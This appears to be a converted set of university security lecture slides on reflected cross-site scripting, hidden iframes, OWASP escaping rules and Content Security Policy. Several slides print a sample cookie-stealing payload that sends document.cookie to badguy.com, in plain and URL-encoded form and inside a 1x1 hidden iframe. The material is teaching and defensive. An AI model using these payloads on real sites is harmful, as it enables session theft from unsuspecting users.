
Reflected XSS



Reflected XSS



Reflected XSS



Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- Example: search field
 - `http://victim.com/search.php?term=apple`
 - `search.php` responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term
. . .
</BODY> </HTML>
```
- How does an attacker who gets you to visit `evil.com` exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)
 - `http://victim.com/search.php?term=<script> window.open("http://badguy.com?cookie="+document.cookie) </script>`
 - `http://victim.com/search.php?term=%3Cscript%3E%20window.open%28%22http%3A%2F%2Fbadguy.com%3Fcookie%3D%22%2Bdocument.cookie%29%20%3C%2Fscript%3E`
- What if user clicks on this link?
 - Browser goes to `victim.com/search.php?...`
 - victim.com returns `<HTML> Results for <script> ... </script> ...`
 - Browser executes script in same origin as victim.com
 - Sends badguy.com cookie for victim.com

Reflected XSS: Summary

- **Target:** user with Javascript-enabled browser who visits a vulnerable web service that will include parts of URLs it receives in the web page output it generates
- **Attacker goal:** run script in user's browser with same access as provided to server's regular scripts (subvert SOP = Same Origin Policy)
- **Attacker tools:** ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- **Key trick:** server fails to ensure that output it generates does not contain embedded scripts other than its own
- Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (generally)

And Hiding It All...

- Both CSRF and reflected XSS require the attacker's web page to run...
 - In a way not noticed by the victim
- Fortunately? iFrames to the rescue!
 - Have the "normal" page controlled by the attacker create a 1x1 iframe...
 - `<iframe height=1 width=1
src="http://www.evil.com/actual-attack">`
- This enables the attacker's code to run...
 - And the attacker can mass-compromise a whole bunch of websites...
and just inject that bit of script into them

But do it without clicking!

- Remember, a frame can open to another origin by default...
 - `<iframe src="http://victim.com/search.php?term=%3Cscript%3E%20window.open%28%22http%3A%2F%2Fbadguy.com%3Fcookie%3D%22%2Bdocument.cookie%29%20%3C%2Fscript%3E" height=1 width=1>`
- So this creates a 1x1 pixel iframe ("inline frame")
 - But its an "isolated" origin: the hosting page can't "see" inside..
 - But who cares? The browser opens it up!
- Can really automate the hell out of this...
 - `<iframe src="http://attacker.com/pwneverything" height=1 width=1>`

And Thus You Don't Even Need A Click!

- Bad guy compromises a bunch of sites...
 - All with a 1x1 iFrame pointing to badguy.com/pwneverything
- badguy.com/pwneverything is a rich page...
 - As many CSRF attacks as the badguy wants...
 - Encoded in image tags...
 - As many reflected XSS attacks as the badguy wants...
 - Encoded in still further iframes...
 - As many stored XSS attacks as the badguy wants...
 - If the attacker has pre-stored the XSS payload on the targets
- Why does this work?
 - Each iframe is treated just like any other web page
 - This sort of thing is **legitimate** web functionality, so the browser goes "Okeydoke..."

Protecting Servers Against XSS (OWASP)

- OWASP = Open Web Application Security Project
- Lots of guidelines, but 3 key ones cover most situations
[https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)
- Never insert untrusted data except in allowed locations
- HTML-escape before inserting untrusted data into simple HTML element contents
- HTML-escape all non-alphanumeric characters before inserting untrusted data into simple attribute contents

Never Insert Untrusted Data Except In Allowed Locations

<code><script>...NEVER PUT UNTRUSTED DATA HERE...</script></code>	directly in a script
<code><!--...NEVER PUT UNTRUSTED DATA HERE...--></code>	inside an HTML comment
<code><div ...NEVER PUT UNTRUSTED DATA HERE...=test /></code>	in an attribute name
<code><NEVER PUT UNTRUSTED DATA HERE... href="/test" /></code>	in a tag name
<code><style>...NEVER PUT UNTRUSTED DATA HERE...</style></code>	directly in CSS

HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents

```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>
```

```
<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>
```

```
any other normal HTML elements
```

“Simple”: `<p>`, ``, `<td>`, ...

Rewrite 6 characters (or, better, use framework functionality):

```
&  -->  &amp;
```

```
<  -->  &lt;
```

```
>  -->  &gt;
```

```
"  -->  &quot;
```

```
'  -->  &#x27;
```

```
/  -->  &#x2F;
```

HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents

```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>  
  
<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>  
  
any other normal HTML elements
```

Rewrite 6 characters (or, better, use framework functionality):

While this is a “default-allow” *denylist*, it’s one that’s been heavily community-vetted

HTML-Escape All Non-Alphanumeric Characters Before Inserting Untrusted Data into Simple Attribute Contents

```
<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content</div>
```

```
<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE... '>content</div>
```

```
<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">content</div>
```

“Simple”: width=, height=, value=...

NOT: href=, style=, src=, onXXX= ...

Escape using `&#xHH;` where *HH* is hex ASCII code
(or better, again, use framework support)

Web Browser Heuristic Protections...

- Web Browser developers are always in a tension
 - Functionality that may be critical for real web apps are often also abused
 - Why CSRF is particularly hard to stop:
It uses the motifs used by real apps
- But reflected XSS is a bit unusual...
 - So modern web browsers may use heuristics to stop some reflected XSS:
 - E.g. recognize that `<script>` is probably bad in a URL, replace with `script>`
- Not bulletproof however

Content Security Policy (CSP)

- Goal: prevent XSS by specifying an allowed-list from where a browser can load resources (Javascript scripts, images, frames, ...) for a given web page
 - Everything not explicitly allowed is forbidden!
- Approach:
 - Prohibits inline scripts
 - Content-Security-Policy HTTP header allows reply to specify white-list, instructs the browser to only execute or render resources from those sources
 - E.g., `script-src 'self' http://b.com; img-src *`
 - Relies on browser to enforce

<http://www.html5rocks.com/en/tutorials/security/content-security-policy/>

Content Security Policy (CSP)

- Goal: prevent XSS by specifying a white-list from where a browser can fetch scripts, styles, images, frames, etc.
- Approach
 - This says only allow scripts fetched explicitly (“<script src=*URL*></script>”) from the server, or from `http://b.com`, but not from anywhere else.
 - Will **not** execute a script that’s included inside a server’s response to some other query (required by XSS).
 - Content-Security-Policy HTTP header allows reply to specify white-list, instructs the browser to only execute or render resources from those sources
 - E.g., `script-src 'self' http://b.com; img-src *`
 - Relies on browser to enforce

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- Approach:
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 - Relies on browser to enforce

This says to allow images to be loaded from anywhere.

CSP resource directives

- **script-src** limits the origins for loading scripts
 - This is the critical one for us
- **img-src** lists origins from which images can be loaded.
- **connect-src** limits the origins to which you can connect (via XHR, WebSockets, and EventSource).
- **font-src** specifies the origins that can serve web fonts.
- **frame-src** lists origins can be embedded as frames
- **media-src** restricts the origins for video and audio.
- **object-src** allows control over Flash, other plugins
- **style-src** is script-src counterpart for stylesheets
- **default-src** define the defaults for any directive not otherwise specified

Multiple XSS and/or CSRF vulnerabilities: Canaries in the coal mine...

- If a site has one fixed XSS or CSRF vulnerability...
 - Eh, people make mistakes... And they fixed it
- If a site has ***multiple*** XSS or CSRF vulnerabilities...
 - They did ***not*** use a systematic toolkit to prevent these
 - And instead are doing piecemeal patching...
- Its like memory errors
 - If you squish them one at a time, there are probably lurking ones
 - If you squish them all, why worry?
 - "XSS is the stack overflow of the web"

So Far: Attacks involving just the server or browser/server interactions

- Good "cheatsheets": <https://github.com/OWASP/CheatSheetSeries>
- SQL injection & command injection
 - Server only attacks: uploaded data is processed as code on the server
 - Root cause: Too-powerful APIs
 - Things like `system()` and raw SQL queries
 - Solution: Use better APIs like `execve()` and SQL prepared statements
- Cross Site Request Forgery (CSRF/XSRF)
 - Server/client attacks: client "tricked" into sending request with cookies to the server
 - Does not require JavaScript!
 - Root cause: Base web design didn't include a clean mechanism to specify origin for requests
 - Solution: Hidden tokens, toolkits that do this automatically, Cookies with the "SameSite" attribute.

Cross Site Scripting

- **Stored/Reflected XSS**
 - Client receives JavaScript "from server"
 - But server was tricked into providing attacker's JavaScript
 - **Stored:** Server tricked into storing, get target to visit the page
 - Common pattern is uploaded user content that others can see
 - **Reflected:** Server tricked into displaying as part of the URL
 - Common pattern is query reflected back in the page results
- **Solution:**
 - Only allow user content in some specific types of locations
 - And even then, you need to escape some or all non alphanumeric characters
 - Ideally use a sanitizer
 - **Content Security Policy:** tell the browser to only accept scripts from limited locations
 - And no inline scripts period

Misleading Users

- Browser assumes clicks & keystrokes = clear indication of what the user wants to do
 - Constitutes part of the user's trusted path
- Attacker can meddle with integrity of this relationship in different ways ...



About- Admissions- Academics- Research- Campus Life-

Discover new Berkeley Crowdfunding projects today



EVENTS

FEB 08

Noon concert: Elizabeth Lin, piano

FEB 08

Author talk: Rabih Alameddine, *The Lying Game*

The screenshot shows a web browser window with the URL `www.berkeley.edu`. The page features the Berkeley University of California logo and a large banner image of a statue's head. Below the image, a dark blue box contains the text "Discover new Berkeley Crowdfunding projects today". An orange callout box points to the URL `https://crowdfund.berkeley.edu` in the address bar.

Home | University of Califo... x +

www.berkeley.edu Search

Berkeley
UNIVERSITY OF CALIFORNIA

Discover new Berkeley
Crowdfunding projects
today

Same, but smaller window.
Mouse anywhere over the region points to
`https://crowdfund.berkeley.edu`

`https://crowdfund.berkeley.edu`

Let's load `www.berkeley.edu`

```
<p>
```


```
<div>
```

```
<iframe src="http://www.berkeley.edu"
```

```
width=500 height=500></iframe>
```

```
</div>
```


We load `www.berkeley.edu` in an *iframe*



